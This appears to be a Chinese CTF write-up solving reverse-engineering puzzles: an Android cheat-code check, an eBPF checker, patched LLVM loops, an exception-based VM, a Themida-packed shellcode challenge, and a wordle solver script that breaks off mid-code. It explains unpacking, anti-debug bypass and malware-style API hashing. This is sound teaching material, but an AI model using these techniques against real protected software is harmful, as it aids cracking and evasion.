- 安装app，发现为一个Hello world界面，开发者隐藏了后台游戏的界面。
- 发现在MainActivity中按下按钮十次才能进入后台
- 分析MainActivity的布局文件，确定按钮的位置，与界面右下角

```
<ImageButton android:background="#ffffff" android:id="@id/imageButton"
android:layout_height="47.0dp" android:layout_width="52.0dp"
app:layout_constraintBottom_toBottomOf="0" app:layout_constraintEnd_toEndOf="0"
app:layout_constraintHorizontal_bias="1.0" app:layout_constraintStart_toStartOf="0"
app:layout_constraintTop_toTopOf="0" app:layout_constraintVertical_bias="1.0"
app:srcCompat="@android:color/background_light" />
</androidx.constraintlayout.widget.ConstraintLayout>
```

- 进入后台界面后发现是一个2048小游戏
- 分析TestActivity的java层逻辑，发现这个游戏由WebView封装，定位到游戏的js代码
- 根据题意可知，游戏中存在作弊码。梳理js代码逻辑，发现控制游戏逻辑的`game_manager.js`文件被混淆，其他文件没有被混淆，逻辑正常。
- 发现js文件使用了base64对字符串、函数名进行了编码，并使用了函数名混淆、字符串拆分、压缩代码等方式对js文件进行保护，利用在线js解密工具或手动解密base64字符串，分析其中逻辑。
- 发现在每次手指滑动屏幕时记录了滑动方向，并在按下“Restart”按钮时对序列进行判断。
- 继续分析判断逻辑，发现序列超过100时才会生效，且会对序列进行编码，编码后需要在ascii码范围内。随后会将作弊码输出到LOG。并会使用XTEA算法进行加密并通过自定义base64编码后传递给native函数。

```
GameManager.prototype.checkseq = function () {
  if (seq.length < 100) {
    seq = new Array()
    return false
  }
  var _0x2603b4 = ''
  for (i = 0; i < Math.floor(seq.length / 4); i++) {
    var _0x561a98 =
      seq[4 * i] +
      seq[4 * i + 1] * 4 +
      seq[4 * i + 2] * 4 * 4 +
      seq[4 * i + 3] * 4 * 4 * 4
    if (_0x561a98 > 128) {
      console.log('Can you speak English??')
      seq = new Array()
      return false
    }
    _0x2603b4 += String.fromCharCode(_0x561a98)
  }
  console.log('Cheat code: ' + _0x2603b4)
  var _0x382931 = kzlso(_0x2603b4, kkk)
  window.gameManager.pre(nnn)
  bbb = fromByteArray(string2Bin(_0x382931))
  res = window.gameManager.docheck(bbb)
```

```
  console.log(res)
  seq = new Array()
  if (String(res) == 'Bingo!') {
    return true
  }
  return false
}
```

- 分析TestActivity的java层逻辑，其将cheat code传入native中的check函数，发现反调试函数
- 分析native逻辑，发现check函数不是静态注册的，通过JNI_Onload函数的动态注册机制找到check函数的位置。
- 逆向分析check函数逻辑，大致分析后知道其大概分为加密cheat code、与云端进行交互两个步骤。
- 分析加密cheat code函数，发现使用了与js中对应base64进行解码，并使用修改了S盒的AES算法进行加密
- 逆向与云端交互的逻辑，发现控制流被平坦化，但程度较轻，仍能过看出其中的逻辑。选手可以选择解控制流平坦化或直接分析。可以发现app使用UDP向远端服务器发包。
- 分析数据包构造函数，发现其逐字节构造数据包发送给云端，并对数据段使用AES进行加密。

数据包格式如下：

```
struct message {
    unsigned int magic; // == "HUFU"
    unsigned int typeId; // 0122...2(48)3
    unsigned int time; // == time(0)
    unsigned int crc; // md5(data)[:4]
    unsigned int length; // 17 or 32
    unsigned char data[32];
    };
```

从流量中提取出data字段，依次使用session key做AES解密、修改S盒的AES做密文解密、js中的XTEA解密即可得flag

fpbe


直接用ida打开可以发现是一个直接套了 libbpf/libbpf-bootstrap 模版的程序，逻辑必然在ebpf程序中。

通过对ebpf程序的简要了解可以得知ebpf字节码是直接嵌入到ELF文件中的，可以直接使用binwalk识别

```
→ binwalk -e fpbe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 64-bit LSB executable, AMD x86-64, version 1
(GNU/Linux)
999448        0xF4018         ELF, 64-bit LSB relocatable, version 1 (SYSV)
...
```

在github上可搜到Ghidra对ebpf的支持插件 Nalen98/eBPF-for-Ghidra



打开可直接看到唯一的函数`uprobe`对flag的验证逻辑为一个四元四次方程组，解方程即可。

more

Loop

`Opt.cc` 中有三种破坏循环体的做法，每次破坏循环体时都在 log 文件内记录了一定的日志以辅助恢复。

Pattern 1 - Loop Latch Deletion

首先打开 main 二进制，可以发现不少类似于这样的"无用"指令pattern：

```
.text:00000000004011F0 loc_4011F0:                             ; CODE XREF: ...
.text:00000000004011F0                                         ; ...
.text:00000000004011F0                 mov     eax, 1
.text:00000000004011F5                 mov     [rbp+var_80], eax
.text:00000000004011F8                 jmp     $+5
.text:00000000004011FD ; ---------------------------------------------------------
.text:00000000004011FD
.text:00000000004011FD loc_4011FD:                             ; CODE XREF:
sub_401160+98↑j
.text:00000000004011FD                 mov     eax, [rbp+var_80]
.text:0000000000401200                 mov     [rbp+var_84], eax
.text:0000000000401206                 cmp     eax, 40h ; '@'
.text:0000000000401209                 jg      loc_401231
```

但它们并非是真的无用指令，而是 `Opt.cc` 优化过程中被误删了循环尾(Loop Latch)的循环代码。被删的代码的 LLVM IR 见 `log` 文件，如下为例：

```
24:                                               ; preds = %23
  %25 = add nsw i32 %.03, 1
  br label %11, !llvm.loop !6
```

该 Loop Latch 的主要功能是给循环计数器加一，然后跳转回循环头。题目中被删的 Loop Latch 大多如此，有一个递增的大小为 0x10，另一个通过 phi 指令更新（非简单循环）。需要选手根据 log 文件以及二进制中循环的次序判断究竟哪个 log 对应哪个循环。或者直接根据语义猜测即可。

在 `Opt.cpp` 中，Loop Latch 并没有直接被删除。`Opt.cpp` 做的是将它的后继从 Loop Header 改为了 `unreachable` 从而将 Loop Latch 打为了死代码。原 Loop Latch 所在的位置会被替换为 `jmp $+5`，且通常自成一个基本块，非常好找。同时也结合 Loop Header 中指示的循环出口的位置找 Loop Latch。Loop Latch 的原始位置通常就在循环出口的上方。

找到后进行 Patch 即可，以下图为例：

```
.text:00000000004011F0 loc_4011F0:                             ; CODE XREF: sub_401160+4B↑
.text:00000000004011F0                                         ; sub_401160:loc_4011EB↑j
.text:00000000004011F0                 mov     eax, 1
.text:00000000004011F5                 mov     [rbp+var_80], eax
.text:00000000004011F8                 jmp     $+5
.text:00000000004011FD ; ---------------------------------------------------------------------------
.text:00000000004011FD
.text:00000000004011FD loc_4011FD:                             ; CODE XREF: sub_401160+98↑
.text:00000000004011FD                                         ; sub_401160+CF↓j
.text:00000000004011FD                 mov     eax, [rbp+var_80]
.text:0000000000401200                 mov     [rbp+var_84], eax
.text:0000000000401206                 cmp     eax, 40h ; '@'
.text:0000000000401209                 jg      loc_401231
.text:000000000040120F                 mov     eax, [rbp+var_84]
.text:0000000000401215                 cdqe
.text:0000000000401217                 cmp     [rbp+rax+var_50], 0
.text:000000000040121C                 jnz     loc_40122C
.text:0000000000401222                 xor     eax, eax
.text:0000000000401224                 mov     [rbp+var_7C], eax
.text:0000000000401227                 jmp     loc_40123E
.text:000000000040122C ; ---------------------------------------------------------------------------
.text:000000000040122C
.text:000000000040122C loc_40122C:                             ; CODE XREF: sub_401160+BC↑
.text:000000000040122C                 inc     [rbp+var_80]    ; Keypatch modified this fr
.text:000000000040122C                                         ;   jmp $+5
.text:000000000040122C                                         ; Keypatch padded NOP to ne
.text:000000000040122F                 jmp     short loc_4011FD ; Keypatch modified this f
.text:000000000040122F                                         ;   nop
.text:000000000040122F                                         ;   nop
.text:0000000000401231 ; ---------------------------------------------------------------------------
.text:0000000000401231
.text:0000000000401231 loc_401231:                             ; CODE XREF: sub_401160+A9↑
```

Pattern 2 - Loop Header Invalidation

该 Pattern 只涉及一处循环的修改。

当优化程序错误地检测到循环体一次都无法执行，同时 Loop Header 末尾两条指令满足如下 Pattern 时，Loop Header 尾的条件跳转会被转成一个无条件跳转（为了避免循环体被消除，实际转为了类似于 `if(true){}else{}` 这样的分支跳转）。`Opt.cpp` 中关键代码如下：

```
  using namespace PatternMatch;
  ICmpInst::Predicate Pred;
  Value *LHS, *RHS;
  BasicBlock *IfTrue, *IfFalse;
  auto *Term = Header->getTerminator();
  if (match(Term, m_Br(m_ICmp(Pred, m_Value(LHS), m_Value(RHS)),
                       m_BasicBlock(IfTrue), m_BasicBlock(IfFalse))))
  {
    BasicBlock *Target, *FalseTarget;
    for (auto *ExitBlk : ExitBlocks)
    {
      if (ExitBlk == IfTrue)
      {
        Target = IfTrue;
        FalseTarget = IfFalse;
        break;
      }
      else if (ExitBlk == IfFalse)
      {
        Target = IfFalse;
        FalseTarget = IfTrue;
        break;
      }
    }
    Header->getTerminator()->eraseFromParent();
    Header->back().eraseFromParent();
    BranchInst::Create(Target, FalseTarget, ConstantInt::getTrue(Header->getContext()),
Header);
    outs() << (Target == IfTrue) << "\n";
  }
```

二进制中对应的代码：

```
.text:000000000040150C                  mov     al, 1
.text:000000000040150E                  test    al, 1
.text:0000000000401510                  jnz     loc_40161C
```

该循环对应的 log 信息：

```
77:                                               ; preds = %70, %67
  %.3 = phi i32 [ %74, %70 ], [ %.2, %67 ]
  br label %13, !llvm.loop !4

13:                                               ; preds = %77, %12
  %.02 = phi i32 [ 0, %12 ], [ %35, %77 ]
  %.01 = phi i32 [ 0, %12 ], [ %.3, %77 ]
  %14 = sext i32 %.02 to i64
  %15 = icmp ult i64 %14, %1
  br i1 %15, label %16, label %78
0
```

首先修复循环头，`icmp` 语句比较的是循环不变量与 `%1` 。该函数有两个参数，1 号临时寄存器即第二个参数。`Target == IfTrue` 输出 0，说明实际 `jnz` 的目标为 `IfFalse`，那 `IfTrue` 就是地址上顺接的基本块。据此修复循环头的尾部：

```
.text:0000000000401501
.text:0000000000401501 loc_401501:                             ; CODE XREF: sub_4014A0+5C↑
.text:0000000000401501                 mov     eax, [rbp+var_2C]
.text:0000000000401504                 mov     ecx, eax
.text:0000000000401506                 mov     [rbp+var_34], ecx
.text:0000000000401509                 mov     [rbp+var_30], eax
.text:000000000040150C                 cmp     eax, dword ptr [rbp+var_8] ; Keypatch modif
.text:000000000040150C                                         ;   mov al, 1
.text:000000000040150C                                         ;   test al, 1
.text:000000000040150C                                         ; Keypatch padded NOP to ne
.text:000000000040150F                 nop
.text:0000000000401510                 jge     loc_40161C      ; Keypatch modified this fr
.text:0000000000401510                                         ;   jnz loc_40161C
```

循环头的两个 phi 结点，可知其中一个就是 `[rbp+var_2C]` ，即循环计数器，另一个被优化成了 `mov ecx, eax`（大概是因为在只循环一次的情况下，两者的值被认为是相同的）。观察语义，该段程序的功能类似于 base64decode，循环计数器是待解密字符流的读下标。同时需要不断往申请的缓冲区写数据，同时有判断溢出的操作，猜测第二个 phi 结点是目标缓冲区的写入下标，可以做如下Patch。

```
.text:00000000004014F7 loc_4014F7:                             ; CODE XREF: sub_4014A0+461
.text:00000000004014F7                 xor     eax, eax
.text:00000000004014F9                 mov     [rbp+var_2C], eax
.text:00000000004014FC                 xor     esi, esi        ; Keypatch modified this fr
.text:00000000004014FC                                         ;   jmp $+5
.text:00000000004014FC                                         ; Keypatch padded NOP to ne
.text:00000000004014FE                 nop
.text:00000000004014FF                 nop
.text:0000000000401500                 nop
.text:0000000000401501
.text:0000000000401501 loc_401501:                             ; CODE XREF: sub_4014A0+180
.text:0000000000401501                 mov     eax, [rbp+var_2C]
.text:0000000000401504                 mov     ecx, esi        ; Keypatch modified this fr
.text:0000000000401504                                         ;   mov ecx, eax
.text:0000000000401506                 mov     [rbp+var_34], ecx
.text:0000000000401509                 mov     [rbp+var_30], eax
.text:000000000040150C                 cmp     eax, dword ptr [rbp+var_8] ; Keypatch modif
.text:000000000040150C                                         ;   mov al, 1
.text:000000000040150C                                         ;   test al, 1
.text:000000000040150C                                         ; Keypatch padded NOP to ne
.text:000000000040150F                 nop
.text:0000000000401510                 jge     loc_401629      ; Keypatch modified this fr
.text:0000000000401510                                         ;   jnz loc_40161C
.text:0000000000401510                                         ; Keypatch modified this fr
.text:0000000000401510                                         ;   jge loc_40161C
```

为方便 Patch Loop Latch 起见，这里将循环出口后移了一个基本块，原基本块基本无用，留作 Patch 成 Loop Latch。Loop Latch 处的 Patch 如下：

```
.text:000000000040161C loc_40161C:                             ; CODE XREF: sub_4014A0+158
.text:000000000040161C                 add     [rbp+var_2C], 4 ; Keypatch modified this fr
.text:000000000040161C                                         ;   mov rax, [rbp+var_20]
.text:0000000000401620                 jmp     loc_401501      ; Keypatch modified this fr
.text:0000000000401620                                         ;   mov [rbp+var_18], rax
.text:0000000000401620                                         ;   jmp $+5
.text:0000000000401620                                         ; Keypatch padded NOP to ne
.text:0000000000401620 ; ---------------------------------------------------------------------------
.text:0000000000401625                 db 4 dup(90h)
.text:0000000000401629 ; ---------------------------------------------------------------------------
.text:0000000000401629
.text:0000000000401629 loc_401629:                             ; CODE XREF: sub_4014A0+24↑
.text:0000000000401629                                         ; sub_4014A0+52↑j ...
.text:0000000000401629                 mov     rax, [rbp+var_20] ; Keypatch modified this
.text:0000000000401629                                         ;   mov rax, [rbp+var_18]
.text:000000000040162D                 add     rsp, 50h
.text:0000000000401631                 pop     rbp
.text:0000000000401632                 retn
```

最

终得到的循环：

```
17  v10 = malloc(v9);
18  if ( !v10 )
19    return v10;
20  v8 = 0;
21  v2 = 0;
22  while ( 1 )
23  {
24    v7 = v2;
25    if ( v8 >= v11 )
26      break;
27    v2 = *(unsigned __int8 *)(a1 + v8) - 1;
28    v5 = v2
29       + ((*(unsigned __int8 *)(a1 + v8 + 1) - 1) << 6)
30       + ((*(unsigned __int8 *)(a1 + v8 + 2) - 1) << 12)
31       + ((*(unsigned __int8 *)(a1 + v8 + 3) - 1) << 18);
32    v6 = v7;
33    if ( v7 < v9 )
34    {
35      LOBYTE(v2) = (v2
36                  + ((*(unsigned __int8 *)(a1 + v8 + 1) - 1) << 6)
37                  + ((*(unsigned __int8 *)(a1 + v8 + 2) - 1) << 12)
38                  + (((unsigned int)*(unsigned __int8 *)(a1 + v8 + 3) - 1) << 18)) >> 16;
39      v10[v7] = BYTE2(v5);
40      v6 = v7 + 1;
41    }
42    v4 = v6;
43    if ( v6 < v9 )
44    {
45      LOBYTE(v2) = BYTE1(v5);
46      v10[v6] = BYTE1(v5);
47      v4 = v6 + 1;
48    }
49    if ( v4 < v9 )
50    {
51      v2 = v4 + 1;
52      v10[v4] = v5;
53    }
54    v8 += 4;
55  }
56  return v10;
```

Pattern 3

这一部分比较简单，只是单纯修改了循环比较的常量值，即 `icmp` 指令的右值。

根据 log，共有三处修改。同样根据语义或次序判断，它们分别在：

```
// 第一处：这里的 4 需要 patch 成 64 (根据 log, +60)
.text:0000000000401177                  cmp     eax, 4
// 第二处：这里的 7 需要 patch 成 64 (根据 log, +57)
.text:000000000040165F                  cmp     eax, 7
// 第三处：这里的 1 需要 patch 成 48 (根据 log, +47)
.text:00000000004016EB                  cmp     rax, 1
```

注意，第三处的循环在右值被改为一后，符合了 Pattern 1，所以其 Loop Latch 也被删除，同上修复即可。

Puzzle

在完成程序修复之后，通过阅读代码可知，程序要求解一个稳定室友问题。稳定室友问题一般有多个解，这里要求找到一个特定的解。

某百科 Stable_roommates_problem 条目下可以找到一个 Java 写的稳定室友问题解的枚举器：[Java: A constraint programming model to find all stable matchings in the roommates problem with incomplete lists is available under the CRAPL licence.]

利用该求解器可求得三组解，其中第二组即所需解。

Ambitious Catches

本题利用 GNUC++ 的异常处理机制隐藏了一个 VM 的实现。可以参考 https://itanium-cxx-abi.github.io/cxx-abi/abi-eh.html 了解 GNUC++ 异常处理的基本机制。

代码首先通过在 main 函数开头抛出一个 `bJLFw` 异常来启动 vm。在 `__gxx_personality_v0/scan_eh_tab` 函数内，采用非正常手段捕获异常，通过复写 LSDA (LanguageSpecificData) 数据结构以及修改 libc++abi 代码，扩大了原 Try 块捕获范围至整个函数。

```
        // Init VM Context
        bool ICatchIt = false;
        static uint8_t baklen[0x10], sz = 0;
        static uint8_t *baklenptr;
    // Check thrown exception type
        if (typeid(*(std::exception *)adjustedPtr) == typeid(U2BYG)) {
          baklenptr = lenptr;
          sz = endlenptr - lenptr;
          memcpy(baklen, baklenptr, sz);
          mprotect((void *)((uintptr_t)lenptr & (~0xfff)), 0x1000,
                   PROT_READ | PROT_WRITE);
          ZeroPointer(&lenptr, callSiteEncoding);
          mprotect((void *)((uintptr_t)lenptr & (~0xfff)), 0x1000,
                   PROT_READ);
```

```
            iSoEr->Init(actionRecord, classInfo, ttypeEncoding);
            ttypeIndex = iSoEr->Next(1);
            ICatchIt = true;
          }
```

对于后续（包括当前）的异常分发流程，`scan_eh_tab` 将通过调用 VM 的 `Next` 方法，转交 VM 进行。

VM 根据调用`Next` 方法时的参数，以及当前的 Opcode (以加密形式存储在 code 文件中)，决定下一条指令的地址。`Next` 方法的参数有三种可能，分别为 `0/1/2` ，分别为退出 VM、正常执行下一条指令、执行分支跳转。`scan_eh_tab` 调用 VM `Next` 方法的参数由抛出的异常类型决定。

```
          if (typeid(*(std::exception *)adjustedPtr) == typeid(rCSmR)) {
            ttypeIndex = iSoEr->Next(1);
            ICatchIt = true;
          }
          if (typeid(*(std::exception *)adjustedPtr) == typeid(bZroQ)) {
            ttypeIndex = iSoEr->Next(2);
            ICatchIt = true;
          }
```

最终通过执行 0 号 opcode，抛出 `bJLFw` 异常结束 VM。`scan_eh_tab` 同样捕获 `bJLFw` 并恢复 LSDA 数据结构等。

```
          if (typeid(*(std::exception *)adjustedPtr) == typeid(bJLFw)) {
            mprotect((void *)((uintptr_t)lenptr & (~0xfff)), 0x1000,
                     PROT_READ | PROT_WRITE);
            memcpy(baklenptr, baklen, sz);
            mprotect((void *)((uintptr_t)lenptr & (~0xfff)), 0x1000,
                     PROT_READ);
            iSoEr->Init(actionRecord, classInfo, ttypeEncoding);
            ttypeIndex = iSoEr->Next(0);
            ICatchIt = true;
          }
```

VM 初始化、解析 OPCode 等代码如下：

```
hp3Ll::hp3Ll(const char *fn) : ip_(1), flag_init_(false) {
  FILE *fp = fopen(fn, "rb");
  if (!fp)
    throw "Code NOT FOUND";
  fseek(fp, 0, SEEK_END);
  size_t ROM_SIZE = ftell(fp);
  rom_.reset(new uint8_t[ROM_SIZE]);
  fseek(fp, 0, SEEK_SET);
  fread((void *)rom_.get(), 1, ROM_SIZE, fp);
  ram_.reset(new uint8_t[DEFAULT_RAM_SIZE]);
```

```
}

hp3Ll::~hp3Ll() {}

uint8_t hp3Ll::AdvanceRom() {
    uint8_t r = rom_[ip_ - 1] ^ rom_[ip_];
    ip_++;
    return r;
}


void hp3Ll::Init(uint8_t *action_entry, const uint8_t *classInfo,
                 uint8_t ttypeEncoding) {
  uint8_t *action = action_entry;
  int64_t actionOffset;
  do {
    // Parse Action Table and Build an Easy-to-use Map
    int64_t ttypeIndex = readSLEB128(const_cast<const uint8_t **>(&action));
    const std::type_info *ty =
        get_type_info(ttypeIndex, classInfo, ttypeEncoding);
    ty_action_[ty] = ttypeIndex;
    const uint8_t *temp = action;
    actionOffset = readSLEB128(&temp);
    action += actionOffset;
  } while (actionOffset != 0);
}

int64_t hp3Ll::Next(int next) {
  uint8_t nxtty, op;
  const std::type_info *info;
  if (next == 0)
    return ty_action_[OPLST[12]];
  if (next > 1)
    ip_ = nxs_[next - 2];
  nxs_.resize(0);
  op = AdvanceRom();
  info = OPLST[op];
  nxtty = ty_action_[info];
  if (JMP_OPLST.find(info) != JMP_OPLST.end()) {
    src1_ = &regs_[AdvanceRom()];
    src2_ = &regs_[AdvanceRom()];
    uint8_t tmp = AdvanceRom();
    nxs_.push_back(tmp + (AdvanceRom() << 8));
  }
  if (THRAC_OPLST.find(info) != THRAC_OPLST.end()) {
    dst_ = &regs_[AdvanceRom()];
    src1_ = &regs_[AdvanceRom()];
    src2_ = &regs_[AdvanceRom()];
  }
```

```
  if (TWOAC_OPLST.find(info) != TWOAC_OPLST.end()) {
    dst_ = &regs_[AdvanceRom()];
    src1_ = &regs_[AdvanceRom()];
  }
  if (OneAC_OPLST.find(info) != OneAC_OPLST.end()) {
    dst_ = &regs_[AdvanceRom()];
  }
  if (info == LoadImm8_OP(TYPEID)) {
    dst_ = &regs_[AdvanceRom()];
    *dst_ = AdvanceRom();
  }
  if (info == Puts_OP(TYPEID)) {
    src1_ = &regs_[AdvanceRom()];
  }
  // printf("nxtty: %ld\n", nxtty);
  return nxtty;
}

std::unique_ptr<hp3Ll> iSoEr(std::make_unique<hp3Ll>("code"));
```

VM `Next` 方法内的实现可以视为 VM 的控制器(Controller)，而在 main 函数中各个 Catch 块内的实现可以看作 数据通路 (DataPath) 。每个 Opcode 的 DataPath 部分需要访问 src1、src2、dst 以及 ram 的基地址 四个参数，它们由指令本身指定，控制器分发，并通过 `r12`、`r13`、`r14`、`r15` 这四个被调用者保护寄存器传递。寄存器指派详见 `__gxx_personality_v0/set_registers` 函数内实现。

```
static void set_registers(_Unwind_Exception *unwind_exception,
                          _Unwind_Context *context,
                          const scan_results &results) {
#if defined(__USING_SJLJ_EXCEPTIONS__)
#define __builtin_eh_return_data_regno(regno) regno
#endif
  _Unwind_SetGR(context, __builtin_eh_return_data_regno(0),
                reinterpret_cast<uintptr_t>(unwind_exception));
  _Unwind_SetGR(context, __builtin_eh_return_data_regno(1),
                static_cast<uintptr_t>(results.ttypeIndex));
  _Unwind_SetGR(context, 12, static_cast<uintptr_t>((uintptr_t)iSoEr->dst_));
  _Unwind_SetGR(context, 13, static_cast<uintptr_t>((uintptr_t)iSoEr->src1_));
  _Unwind_SetGR(context, 14, static_cast<uintptr_t>((uintptr_t)iSoEr->src2_));
  _Unwind_SetGR(context, 15,
                static_cast<uintptr_t>((uintptr_t)iSoEr->ram_.get()));
  _Unwind_SetIP(context, results.landingPad);
}
```

`code` 文件中 Opcode 的主要功能为校验程序的第一个命令行参数是否为合法的 FLAG。核心部分伪代码为：

```
const size_t GFMOD = 0x19f;
const size_t FLAG_SZ = 48;
typedef GF2N<uint8_t, 8, GFMOD> MyGF2;
typedef Eigen::Matrix<MyGF2, FLAG_SZ, FLAG_SZ> GMatrix;
typedef Eigen::Matrix<MyGF2, FLAG_SZ, 1> GColVec;
typedef Eigen::Matrix<MyGF2, 1, FLAG_SZ> GRowVec;
GMatrix V = GMatrix::Random(), K = GMatrix::Random(), Q = GMatrix::Random();
GColVec I;
for (int i = 0; i < FLAG_SZ; i++)
    I(i, 0) = FLAG[i];
GColVec C = V * I * I.transpose() * K.transpose() * Q * I;
assert(C == [
    0x60, 0xa9, 0x7a, 0x21, 0xb1, 0xe2, 0xb7, 0x66, 0x1e, 0xec, 0x5f, 0x26,
    0x6e, 0xd1, 0xd0, 0x6e, 0xb7, 0xe9, 0x35, 0xe0, 0x57, 0x27, 0xae, 0x27,
    0x9d, 0xa0, 0x12, 0x13, 0x8c, 0x43, 0x4a, 0x99, 0x37, 0xcf, 0x0b, 0x28,
    0xe1, 0xdd, 0x2c, 0x03, 0x7c, 0xa7, 0x4b, 0x55, 0x6d, 0xdd, 0x4b, 0xe9,
]);
```

注意到 `I.transpose() * K.transpose() * Q * I` 的结果是一个 $GF(2^8)$ 上的标量，设为 a。只需计算 $V^{-1} * C$，然后爆破 a 即可。

两个需要注意的点：

1. `GMatrix` 元素为 模 0x19f 的 $GF(2^8)$ 域上元素，与通常整数上的加减乘除有所不同；
2. `V`、`K`、`Q` 参数矩阵是伪随机生成的（见如下反汇编代码）。

```
char Eigen::internal::random_default_impl<GF2N<unsigned
char,8ul,415ul>,false,true>::run()
{
  int v0; // eax
  char v2[8]; // [rsp+8h] [rbp-8h] BYREF

  v0 = rand();
  GF2N<unsigned char,8ul,415ul>::GF2N(v2, (unsigned __int8)(v0 >> 23));
  return v2[0];
}
```

伪随机数种子在 `init_array` 中的 `init` 函数中设置：

```
void __attribute__((constructor)) init() {
  int seed = time(0) >> 4;
  srand(seed);
}
```

显然需要在某个特定的16s的时间内，这个 check 程序才能有正确的输出。联系到密文藏在`code` 文件中，这个特定的值就是 `code` 文件生成的时间戳。或者通过爆破比赛时间前后的时间戳也不难得到正确答案。

the_shellcode

Themida 壳，脱壳可采取：使用现有工具；运行后 dump 内存；运行后 attach；Scylla 插件反反调试等手段。

第一段输入经过 base64 解码，循环左移 3 位，xxtea 加密（参数 5 改成了 6）后，和密文比较，所以倒过来求即可。

得到 shellcode 后，可选择在原程序里调试，也可以自己写一个 shellcode loader 来调试。shellcode 采用恶意代码常用的导出函数定位和 32 位旋转向右累加散列。通过 PEB -> PEB_LDR_DATA -> InMemoryOrderModuleList 遍历模块，并解析模块的导出表。当 hash（模块名）+ hash（函数名）== 0x726774C，则满足条件。实际做题时也不需要管这么多逻辑，直接下断点运行即可，得到函数名 LoadLibraryExA。

后续取 DOS 存根中的字符串（dllbase + 0x50）计算哈希，然后将输入的字符逐个减去函数名 LoadLibraryExA 字符模 5 计算哈希，比较两哈希值。两哈希算法一样，所以实际上就是 strncmp。

MISC

handle

题源是前阵子很风靡的 wordle 的本土化版本 “汉兜”。当时做 TQLCTF 的 wordle 时，写了各种基于信息论的算法都不能满足 4 回合，于是干脆借用一下题目的框架水一题，词库就直接从 https://github.com/antfu/handle 里头搬来了，表示感谢。

这题总体思路其实很直接，每猜一个词后，根据各个部位的匹配情况去筛剩下的可能性（没有声母/轻声的情况可能特殊一点）。通常第一个词之后就只剩下十几二十种情况了。如果在所有可能性中随机选词的话，大部分时候都是 3 或者 4 回合，但是时不时也会出现 5+。总之我们优化一下选词的逻辑。如果看过 3B1B 的 wordle 视频，或者其他文章，都会提到信息论和熵，每轮选出信息量最大的词即可。但是最初 2w+ 种可能算起来太慢，你可以随便选一个看起来好用的，或者挑有常见字（或者常见音）的。另外其实没有限制猜词的范围，可以自己按需求造词（原版也是这样的）

出题人的脚本如下，信息论部分借鉴了 https://github.com/GillesVandewiele/Wordle-Bot

```
from pwn import *
from pypinyin import lazy_pinyin, Style
from itertools import chain
from scipy.stats import entropy
from enum import Enum
from tqdm import tqdm

# context.log_level = 'debug'


class Wildcard:
    def __eq__(self, o):
        return True


class status(Enum):
    OK = 0
    MISS = 1
```

```
    WRONG = 2
    EMPTY = Wildcard()


def get_pinyin(guess):
    initials = lazy_pinyin(guess, style=Style.INITIALS, strict=False)
    finals_and_tones = lazy_pinyin(guess, style=Style.FINALS_TONE3, strict=False,
neutral_tone_with_five=True)
    finals = [x[:-1] for x in finals_and_tones]
    tones = [x[-1].strip('5') for x in finals_and_tones]
    return initials, finals, tones


def check_part(guess, answer):
    answer_chars = []
    for i in range(4):
        if guess[i] != answer[i]:
            answer_chars.append(answer[i])
    result = []
    for i in range(4):
        if guess[i] == '':
            result.append(status.EMPTY)
        elif guess[i] == answer[i]:
            result.append(status.OK)
        elif guess[i] in answer_chars:
            result.append(status.MISS)
            answer_chars.remove(guess[i])
        else:
            result.append(status.WRONG)
    return result


def filter_idioms(guess, stats, remaining):
    res = []
    for answer in remaining:
        if check_part(guess, answer) != stats[3]:
            continue
        if all(check_part(pinyins[guess][i], pinyins[answer][i]) == stats[i] for i in
range(3)):
            res.append(answer)
    return res


